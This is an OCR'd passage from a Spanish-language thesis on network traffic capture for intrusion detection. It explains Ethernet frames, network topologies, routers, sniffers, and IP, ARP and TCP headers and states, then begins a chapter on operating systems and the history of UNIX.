


Figura 3.2 Diagrama Ethernet para su presentación original.

El diagrama, a pesar de ser el original, permite ver que todo puede ser visto desde cualquier equipo sobre el "ether". Teóricamente, una Interfaz de Red podría ver únicamente su tráfico mediante su dirección física o MAC (Media Access Control – Control de Acceso al Medio): un identificador único de 48 bits asignado desde el momento de su fabricación. Sin embargo, es posible hacer que la interfaz de red ignore esta restricción y "escuche" todo el tráfico que corresponda o no a su MAC.

Un paquete Ethernet en la actualidad está estructurado como se muestra en la figura 3.3:[12]

Preámbulo	SOF	Destino	Origen	Tipo	Datos MTU	FCS
7	1	6	6	2	1500	4

Figura 3.3 Trama Ethernet.

10 Daemon9. Phrack Magazine http://www.phrtack.org/show.php?p=49&a=7
11 IEEE 802.3. http://grouper.ieee.org/groups/802/3/ethernet_diag.html
12 Wikipedia. http://es.wikipedia.org/wiki/Ethernet

Preámbulo: Es una secuencia de bits que se utiliza para sincronizar y estabilizar el medio físico antes de comenzar la transmisión de datos. El patrón del preámbulo es:

10101010 10101010 10101010 10101010 10101010 10101010 10101010

SOF Delimitador del inicio de la trama (Start-of-frame delimiter): Consiste de un solo byte. Es un patrón de unos y ceros alternados que finaliza en dos unos consecutivos (10101011) indicando que el siguiente bit será el más significativo del campo de dirección de destino.

Aun cuando se detecte una colisión durante la emisión del preámbulo o del SOF se deben continuar enviando todos los bits de ambos hasta el fin del SOF.

Dirección de destino: El campo de dirección de destino es un campo de 48 bits (6 Bytes) que especifica la dirección MAC de tipo EUI-48.

Dirección de origen: El campo de la dirección de origen es un campo de 48 bits (6 bytes) que especifica la dirección MAC de tipo EUI-48.

Tipo: El campo de tipo es un campo de 16 bits (2 bytes) que identifica el protocolo de red de alto nivel asociado con el paquete o, en su defecto, la longitud del campo de datos.


Datos: El campo de datos contiene de 46 a 1500 bytes. Cada byte contiene una secuencia arbitraria de valores.

FCS: El campo de Secuencia de Verificación de la Trama (Frame Check Sequence) contiene un valor de verificación CRC (código de redundancia cíclica) de 32 bits o 4 bytes, calculado por el dispositivo emisor en base al contenido de la trama y recalculado por el dispositivo receptor para verificar la integridad de la trama.

Existen un par de consideraciones adicionales, éstas tienen que ver con la topología de red en la que estemos trabajando y la manera en que los equipos de cómputo estén conectados a ella.

3.3 Topologías de Red

Las topologías de red se refieren a la estructura en la que los equipos de cómputo se encuentran conectados al medio físico de enlace. Muchas veces se escoge una topología de red por las ventajas que proporciona para la red de datos se quiera crear. Las Topologías de red pueden ser bus, estrella, anillo, retícula, combinaciones de estas dan lugar a: doble anillo, de malla o retícula, totalmente conexa, de árbol o mixtas. En la Figura 3.4 se muestran algunas topologías de red:



a. Bus b. Estrella c. Anillo d. Malla

Figura 3.4 Topologías de red

En este caso hablaremos de la topología de estrella/mixta pues es la que comúnmente podremos encontrarnos. Ciertas instituciones como la UNAM cuentan con topología de Doble Anillo como parte de su distribución central, sin embargo, con el tiempo han estado cambiando su infraestructura para terminar con topología de estrella, esto por comodidad y facilidad de administración.

En la topología de estrella todos los equipos (teóricamente) deben estar conectados a un dispositivo adicional de red. Anteriormente, el dispositivo mayormente utilizado era el llamado: Concentrador (Hub). Este replicaba todos los paquetes entrantes a un nodo hacia los nodos restantes. Lo mismo hacía con cada una de las peticiones que venían en respuesta.

Debido a que minimizan la velocidad de transmisión y ponen en peligro a la institución (ya que todos pueden ver el tráfico de todos), los concentradores ("hubs") no son usados en la actualidad. Fueron reemplazados por los multiplexores ("switches"), quienes tienen una tarea adicional: conmutar el flujo de los paquetes a través de su hardware permitiendo únicamente la salida que es deseada para cada uno de los nodos, mediante una tabla de direcciones físicas, restringiendo así el poder visualizar el tráfico de todos los equipos de cómputo conectados a ese switch.

Estos multiplexores ahora son muy poderosos; poseen herramientas de

administración que permiten incluso interferir en la comunicación de los datos hasta en la capa de aplicación, pero su costo es bastante elevado.

3.4 Router

En una institución donde no solo se tiene que compartir información entre los equipos de cómputo conectados a la red, sino que también necesiten estar conectados a la Internet, se instala un dispositivo comúnmente llamado ruteador (router), que permite encaminar cada uno de los paquetes que van de la red interna a la Internet y viceversa.

Un router, debe tener dos o más interfaces para realizar la conexión entre la Internet (WAN) y la red de trabajo (LAN). El router guarda una tabla de las peticiones solicitadas al exterior (o viceversa) para poder administrar el tráfico de cada una de las terminales conectadas en la red interna.

Los routers ocupan dos tipos de protocolos para realizar su trabajo: los enrutados y los de enrutamiento. Ejemplo de un protocolo enrutado es IP. Los protocolos de enrutamiento son los que se utilizan entre routers para saber las rutas disponibles para el desplazamiento de un paquete. El enrutamiento es el conjunto de procesos que se van realizando en todos los routers que están conectados a la red descubriendo las rutas que atraviesan una red para alcanzar destinos específicos. Comparan matemáticamente las rutas redundantes y construyen tablas que contienen información de enrutamiento.

3.5 Sniffers

Un sniffer es una pieza de software que permite visualizar de alguna manera el tráfico que pasa por una interfaz de red. Es decir todo lo que el en el medio físico de red este pasando.

Cuando una topología de red es mal implementada se puede observar trafico que no es el deseado en un nodo de la red, cuando este es el caso, se puede hacer uso de un sniffer para visualizar el trafico que no es el propio con la finalidad de hacerse de información valiosa para otros usuarios en la red.

En algunos casos un atacante puede tener acceso al dispositivo, “router” que hemos mencionado para ver todo el tráfico que este pasando de una red a otra por la interfaz de red que esta conectada a la red. Como ejemplo podríamos mencionar todo el tráfico que va de la red local a Internet y viceversa en cualquier institución.

En nuestro caso, Para poder determinar ataques de red instalaremos mi herramienta en un router. Con la finalidad de tener la misma posición que un atacante.

3.6 Protocolos de Red

Acepciones de la palabra "protocolo" generada por la Real Academia de la Lengua Española[13] que parece ser más acertadas en este momento:

- Serie ordenada de escrituras matrices y otros documentos que un notario o escribano autoriza y custodia con ciertas formalidades.
- Acta o cuaderno de actas relativas a un acuerdo, conferencia o congreso diplomático.
- Plan escrito y detallado de un experimento científico, un ensayo clínico o una actuación médica.
- Regla ceremonial diplomática o palatina establecida por decreto o por costumbre.

Según la Wikipedia tenemos:

3. Se les llama protocolo de red o protocolo de comunicación al conjunto de reglas que controlan la secuencia de mensajes que ocurren durante una comunicación entre entidades que forman una red.[14]

En donde el escribano de este conjunto de reglas son generalmente las instituciones de las que se ha estado hablando en este trabajo: ISO, IEEE, IETF y algunos consorcios comerciales. Las formalidades pasan a ser parte de documentos técnicos conocidos como RFC (Request for Comments).

Los protocolos de los que estaremos hablando a lo largo de este documento son: el Protocolo de Internet (IP, RFC 0791) y el Protocolo de Control de Transmisión (TCP, RFC 0793). En la mayor parte de los sistemas actuales, los protocolos de aplicación descansan sobre alguno de estos dos protocolos (y algunos otros: UDP, RFC 798). Tal es el caso de HTTP (Hypertext Protocol o protocolo Web) o bien, el SMTP (Simple Mail Transfer Protocol).

13 Real Academia de la Lengua Española. http://www.rae.es
14 Wikipedia. http://es.wikipedia.org/wiki/Protocolo_de_red

3.7 Protocolo IP

El Protocolo de Internet (IP: Internet Protocol) no está orientado a conexión. La necesidad básica de que exista IP es la siguiente: Supongamos que tenemos dos equipos, uno está conectado mediante un proveedor de servicios de Internet y el otro equipo está conectado por medio de un proveedor distinto. Ninguno de los dos equipos está conectado en el mismo medio físico, lo que significa que no pueden comunicarse por medio de su MAC, es aquí donde entra IP. De hecho, es muy probable, que ambos proveedores de servicios de Internet tampoco estén conectados en el mismo medio y necesiten de equipos de cómputo externos (generalmente routers) a los que tendrán que solicitar servicio para anunciar una solicitud de búsqueda y referir el resultado a los equipos asignados.

IP proporciona asignación de direcciones únicas - cuando menos así debería ser - permitiendo identificar equipos de manera remota sin necesidad de la dirección física. Esto se debe a que en la ruta asignada por petición de búsqueda, la dirección física cambia en cada salto, es decir en cada router, pero el conjunto de dirección destino se mantiene constante.

Como toda tecnología, IP ha estado cambiando. Actualmente convivimos con dos versiones de IP comercialmente fuertes: IPv4 e IPv6. En lo que resta de este documento estaremos hablando o refiriéndonos a IP en su versión 4. La figura 3.5 Muestra un encabezado IP:




Figura 3.5. Encabezado IP

Cada uno de los campos mostrados en la Figura 3.5 es explicado a detalle en el RFC 791.

- **Versión:** Versión del protocolo IP.
- **IHL:** (Internet Header Length). Es la longitud del encabezado IP en palabras de 32 bits. Por lo tanto, "apunta" al principio de los datos. El mínimo valor permitido para un encabezado correcto es 5.
- **Tipo de Servicio:** Es una abstracción del tipo de servicio que se desea. Es decir, cómo se tiene que tratar el paquete durante su transmisión en el sistema de Internet: de manera urgente, normal o de rápida respuesta.
- **Longitud Total:** es la longitud del datagrama medida en bytess, incluyendo el encabezado y los datos. Este campo es de 16 bits, por lo que solo permite 65535 bytess. Todos los equipos de red tienen que estar preparados para recibir, por lo menos, 576 bytess. Esto se debe a que se determinó un tamaño adecuado mínimo para la transferencia de datos.
- **Identificación:** Un valor asignado por el origen para poder ensamblar los fragmentos en un solo datagrama.
- **Banderas:** solo puede tomar 2 valores: mas fragmentos o sin fragmentos.
- **Índice de Fragmento:** Indica el lugar en el datagrama al que pertenece este fragmento.
- **Tiempo de vida:** Indica que tanto tiempo se le permite vivir al paquete en el Sistema de Internet. Si este llega a cero, el paquete es destruido.
- **Protocolo:** Indica el siguiente nivel de protocolo usado para la porción de datos dentro del datagrama IP.
- **Encabezado de suma:** Suma únicamente sobre el encabezado IP.
- **Dirección de Origen:** La dirección IP asignada al origen.
- **Dirección de Destino:** La dirección IP Asignada al destino.
- **Opciones:** campo variable. Pueden o no estar en el datagrama.
- **Relleno:** usado únicamente para asegurar que el encabezado termine en una frontera de 32 bits.

3.8 Protocolo ARP

Hasta este momento, sabemos que cuado se manda un paquete, se enlaza físicamente con el medio y se generan tablas de control.

El Protocolo de Resolución de Direcciones (ARP Address Resolution Protocol RFC 826) se utiliza para traducir direcciones IP en direcciones físicas usadas por Ethernet. De esta manera, se genera una relación entre direcciones IP y direcciones MAC.

Las tablas de control son empleadas al momento en que el paquete está por comenzar su viaje.

En la Figura 3.6 se muestra la estructura de un paquete ARP.

<table>
<tr><td colspan="3">0 15 16 31</td></tr>
<tr><td colspan="2">Tipo de Hardware</td><td>Protocolo</td></tr>
<tr><td>Longitud Física</td><td>Longitud Protocolo</td><td>Operación</td></tr>
<tr><td colspan="3">Dirección de Hardware Origen</td></tr>
<tr><td colspan="3">Dirección de Protocolo Origen</td></tr>
<tr><td colspan="3">Dirección de Hardware Destino</td></tr>
<tr><td colspan="3">Dirección de Protocolo Destino</td></tr>
</table>

Figura 3.6 Estructura de Paquete ARP.

- **Tipo de Hardware:** Cada protocolo de medio tiene asignado un número, Ethernet es 1.
- **Protocolo:** Cada protocolo de acceso de red tiene asignado un número, IPv4 es 0x0800.
- **Longitud Protocolo:** Longitud en Bytes de una dirección lógica, para IPv4 son 4 bytes.
- **Operación:** Especifica la operación del origen; 1 es para petición, 2 es para respuesta.
- **Dirección de Hardware Origen:** Dirección Física del Origen.
- **Dirección de Protocolo Origen:** Dirección Lógica de Protocolo de Origen.

- **Dirección de Hardware Destino:** Dirección Física del Destino.
- **Dirección de Protocolo de Destino:** Dirección Lógica de Destino.

3.9 Protocolo TCP

El Protocolo de Control de Transmisión (Transmission Control Protocol: TCP) se considera de servicio seguro ya que está orientado a conexión; es decir, existen dos elementos en los "extremos" realizando pruebas entre cada paquete de información enviado/recibido para garantizar la confiabilidad e integridad de la información compartida. Esto se debe a que, en algún momento, algún paquete que es enviado puede no llegar o llegar en destiempo. TCP asegura que estos paquetes estén donde deben estar; lo que significa que, de perderse un paquete, el extremo que debería recibirlo se da cuenta de que aún falta un paquete y solicita a la máquina que lo mandó, que reenvíe únicamente ese paquete para que pueda ser reensamblado en la máquina destino.

3.9.1 Características TCP

Según Douglas E. Commer[15] son inherentes a TCP las siguientes características

- ***Orientación a flujo:*** Cuando se transmite información, se considera una secuencia ordenada de bytes. TCP asegura que esta secuencia sea la misma en el emisor y en el receptor.
- ***Conexión de circuito virtual:*** Para que dos computadores comiencen a compartir información, primero se tiene que establecer un canal de comunicación. Una computadora 'x', "avisa" a otra 'y' que quiere abrir este canal, 'x' y 'y' comienzan a intercambiar mensajes antes de realizar la transferencia hasta que ambas se manden un mensaje de "estoy lista" para realizarla. Es hasta este momento que pueden interactuar, en otras palabras: el canal de comunicación esta disponible. De la misma manera, se tiene que realizar algo parecido para terminar la comunicación.
- ***Transferencia con memoria intermedia:*** Cuando se transmiten "grandes"[16] volúmenes de información, estos tienen que ser divididos en fragmentos identificados por un número de secuencia único. Lo cual

15 Douglas E. Commer. "Redes Globales y de Información con Internet y TCP/IP. Principios básicos protocolos y arquitectura". Pearson. 1996.

16 Cuando menos, mas grandes que el MTU (Maximun Transfer Unit) permitido por el medio. En Ethernet es de 1500 bytes comenzando con el encabezado IP.

proporciona confiabilidad en el traslado del paquete si es que éste se pierde. Ya que, el extremo receptor puede avisar al extremo emisor que un paquete con identificador 'i' no ha llegado y es necesario que lo reenvíe para su correcto reensamble.

- ***Flujo no estructurado:*** Una vez abierto el canal de comunicación, el flujo de datos no tiene barreras ni fronteras que delimiten los campos dentro de la secuencia ordenada de bytes que hacen uso de este canal. En cada extremo se encuentran dos entidades conocidas como cliente y servidor que saben como es que esta secuencia de datos debe ser entendida. Pero el flujo crudo no proporciona elementos para delimitar campos.

- ***Conexiones Full Duplex:*** Las conexiones en el canal que tanto he estado mencionando. Permiten que ambos extremos del canal puedan comunicarse al mismo tiempo, es decir: en ambas direcciones (cliente -> servidor, servidor -> cliente). De esta manera no hay "acuses" ni "esperas" una vez que la comunicación ha sido establecida.

- Una característica más propuesta por *Stephen Northcutt y Judy Novak*[17] es la siguiente:

- ***Conexión Exclusiva:*** Cuando el canal de comunicación está abierto, la conexión entre las dos computadoras es única y exclusiva aún cuando exista más de un canal entre las mismas computadoras.

17 Stephen Northcutt y Judy Novak. Detección de Intrusos. 2a Edición. Prentice Hall 2001

3.9.2 Realizando la Conexión

Como hemos estado comentando, TCP necesita una secuencia de mensajes entre los extremos de la comunicación antes de que ésta comience (antes de que el canal de comunicación este abierto).

En la Figura 3.7 se muestra lo que es conocido como el "three way handshake" basados en un concepto conocido como los acuses positivos de (ACK's [Acknowledgement])




Figura 3.7. Three Way Handshake

Comentamos que, según Northcutt y Novak, las conexiones son únicas al menos para un extremo de la conexión. Esto ocurre debido a que TCP permite realizar 65535 conexiones cliente mediante lo que se denomina como "puertos".

Un puerto es canal de comunicación lógica.[18]

El número 65535 es el valor máximo que puede alcanzar un entero corto (short) cuya longitud está designada en 16 bits; por lo tanto, tenemos 2^{16} valores posibles. Sin embargo, debido a que al puerto 0 no se le ha especificado un uso, realmente tenemos: (2^{16}) -1 valores posibles.

Generalmente en la capa más alta de los modelos mencionados con anterioridad (OSI Y TCP) están las aplicaciones. En una capa anterior se encuentra TCP.

Las aplicaciones son en ocasiones servicios muy conocidos cuyos puertos están perfectamente identificados por estándares. Ejemplos de éstas son: el www (Web),

18 John Bloomer. "Power Porogramming with RPC". Oreilly.

correo (mail), resolución de nombres de domino (DNS) y secure shell (ssh), puertos 80, 25, 53, y 22 respectivamente.

Históricamente, estos puertos han sido asignados para aplicaciones que han cambiado algunos estándares en la vida cotidiana. Sin embargo, se considera que los servicios perfectamente identificados y que son de gran importancia están asignados entre los primeros 1023 puertos (como todos los ejemplos anteriormente citados). Aquellos que estén dispuestos a proponer un puerto que no haya sido ocupado con antelación tendrán que ser mayor que 1023 y se ha de conocer como puerto efímero. Para mas información, el archivo /etc/services de casi cualquier sistema *nix puede ser una excelente referencia.

3.10 Estructura de un paquete TCP

0	15	16	31
Puerto Origen		Puerto Destino	
Número de Secuencia			
Acknowledgment			
Offset	Reservado TCP/FLAGS	Window	
Checksum		URG PTR	
Opciones		Relleno	
Datos			

Figura 3.8.Estructura de un paquete TCP.

Puerto Origen / Puerto Destino: Número de 16 bits que especifica el extremo del canal de comunicación en ambos sentidos.

Número de Secuencia: Identificador único de 32 bits que marca el inicio de cada segmento TCP. El primer número de secuencia enviado es conocido como ISN (Initial Sequence Number). Cada equipo de cómputo utiliza un algoritmo para asignarlo. Programas como nmap[19] realizan el reconocimiento del Sistema Operativo a través de la manera en que el ISN es generado en cada equipo de cómputo.

Acknowledgment: Identificador de 32 bits. Número de Secuencia + 1.

Offset: El número de palabras de 32 bits que están en el encabezado TCP en una combinación solo de 4 bits. Indica donde comienza la sección de datos (El Relleno se llena para completar la última palabra).

Control Flags (Reservado /TCP FLAGS)**:** 6 bits para ser utilizados en uso de protocolo posterior (1974: Vinton Cerf y Robert Kahn)[20]. Siempre son cero.

TCP FLAGS: 6 bits. El Orden de las banderas son las siguientes:

URG: Urgent Pointer

ACK: Reconocimiento

19 Nmap es una herramienta de seguridad en redes.. http://www.insecurre.org
20 http://es.wikipedia.org/TCP

PSH: Function Push.

RST: Termina conexión.

SYN: Secuencia de Sincronización.

FIN: No más información.

Window: El número de bytess (comenzando con el 1) indicado en el campo de reconocimiento que el emisor de esta petición esta tratando de aceptar.

Checksum: Es un campo de 16 bits en complemento a uno de la suma de todas las palabras de 16 bits en el header y data.

URG Pointer: Solo funciona cuando la bandera URG está activa. Este campo comunica el valor actual como una desplazamiento positivo en el número de secuencia de este segmento.

Opciones: Campo variable, pueden ocupar más espacio del deseado y su longitud siempre es computada en la suma total, siempre tiene que estar en múltiplos de 8 bits.

Puede ser: End of Option (EOF), No Operation (nop) o Maximum Segment size (mss).

Relleno: En el caso de que el encabezado no llegue a tener longitud de 32 bits, este campo podrá hacerlo poniendo en ceros esta barrera.

3.10.1 Estados de TCP

TCP se puede ver como una máquina de estados finita. Estos estados se explican a continuación:

LISTEN: representa la espera de conexión/es para cualquier petición.

SYN_SENT: representa la espera para una conexión exitosa cuando se ha tenido una petición de conexión.

SYN-RECEIVED: representa la espera por una confirmación de acuse de recibo posterior a una petición, después de haber mandado y recibido una petición de conexión.

ESTABLISHED: representa una conexión abierta. "El canal de comunicación se ha creado". La aplicación responsable de la conexión puede ahora mandar y recibir datos.

FIN-WAIT1: representa la espera de una petición de final de conexión del equipo remoto. En otras palabras, un acuso de recibo de la petición de termino de conexión antes realizada.

FIN-WAIT2: representa la espera de una petición de final de conexión del equipo remoto.

CLOSE-WAIT: representa la espera del término de conexión de un usuario local.

CLOSING: representa la espera de la petición de acuse de término de conexión para un equipo de cómputo remoto.

LAST-ACK: representa la espera de un acuse de término de conexión de una petición antes enviada al equipo de cómputo remoto (el cual incluye una petición de acuse de término de conexión).

3.10.2 Máquina de Estados TCP

En la Figura 3.9 se muestra como se pueden visualizar las transiciones de los estados antes mencionados.




Figura 3.9. Transiciones de estados de TCP.[21]

21 Tomado del RFC 793: http://www.faqs.org/rfcs/rfc793.html

3.11 Encapsulamiento

El encapsulamiento es una operación que realizan todos los dispositivos de red en el modelo TCP/IP que consiste en "generar" un paquete con la información de los protocolos de red que anteriormente hemos comentado. Así, un paquete que únicamente esta mandando información Ethernet podemos visualizarlo en la figura 3.10

Siguiendo esta analogía, cada uno de los protocolos por separado también hacen lo mismo, generan una sección de encabezado y lo siguiente son datos. Estos datos pueden comenzar incluso con el encabezado del protocolo siguiente. Así hasta tener únicamente datos. La Figura 3.10 muestra como se arma un conjunto de encabezados:




Figura 3.10. Conjunto de encabezados.

A lo largo de este capítulo he planteado las bases técnicas y teóricas necesarias para poder realizar y entender la captura de datos en una interfaz de red sobre un equipo de cómputo. Este repaso tiene lugar para entender el uso y flujo de datos en la herramienta propuesta.

Capítulo 4

Sistemas Operativos y Programación

Las técnicas de programación han logrado evolucionar generando una ciencia y cultura en torno a esta actividad. Han permitido mejorar el desarrollo de todo tipo de Software, incluyendo los propios sistemas operativos (SOs) .

Un sistema operativo es la parte de software que permite el fácil manejo de los recursos de cómputo hacia el usuario y el programador. En general, los recursos de cómputo son todo el hardware de un equipo de cómputo.

Un Sistema Operativo tiene que manejar el flujo de información que está pasando por los registros del microprocesador, los buffers de entrada y salida, gestionar la memoria y restaurar los valores donde tenga que hacerlos (en registro o en disco), conmutar los procesos existentes, asignar espacios de memoria compartida, dar tiempo y prioridad a distintos eventos, proporcionar una interfaz amigable de programación para mejorar la interacción entre los dispositivos y el humano, facilitar el proceso de comunicación con otros equipos de cómputo y, en algunos casos, proteger el entorno de aplicación y usuario como de sistema, no solo de fallas locales sino remotas.

He decidido trabajar con una variante del sistema operativo UNIX conocida como GNU/Linux. A continuación presento una breve historia y la justificación de esta decisión

4.0 Historia de UNIX[22]

Los sistemas operativos están en funcionamiento desde la segunda generación de computadoras[23] donde se dieron los sistemas por lotes. Generalmente eran un conjunto de tarjetas perforadas que permitían inicializar los mainframes, seguidos del programa a procesar y terminaban con otro conjunto de tarjetas perforadas para poner al mainframe en su estado final. Una de estas mainframes era la IBM 7094 cuyo sistema de lotes era el IBSYS.

No podría describir la historia de UNIX ya que nací en 1981 y las computadoras se han vuelto algo serio para mí desde el 2001, casi cuando tengo 20 años. Antes de eso solo la literatura me ha permitido enterarme de eventos en el pasado; sucesos relativamente importantes como para hacer posible que ahora pueda disfrutar de las ventajas de la era digital.

Se dice que los sistemas UNIX se han vuelto realmente populares desde su primer contacto con el público a pesar de que este era bastante limitado.

UNIX fue creado en lo que ahora es Lucent Technologies cuando Bell Telephone Laboratories aún era una compañía independiente. En 1965 generaron un proyecto conjunto con General Electric y el MIT para un proyecto que consistía en generar un nuevo sistema operativo llamado MULTICS que tenía como objetivo primordial dar accesos múltiples a distintos usuarios en el mismo periodo de tiempo. Este proyecto fue terminado corriendo en una computadora GE 645 en 1969.

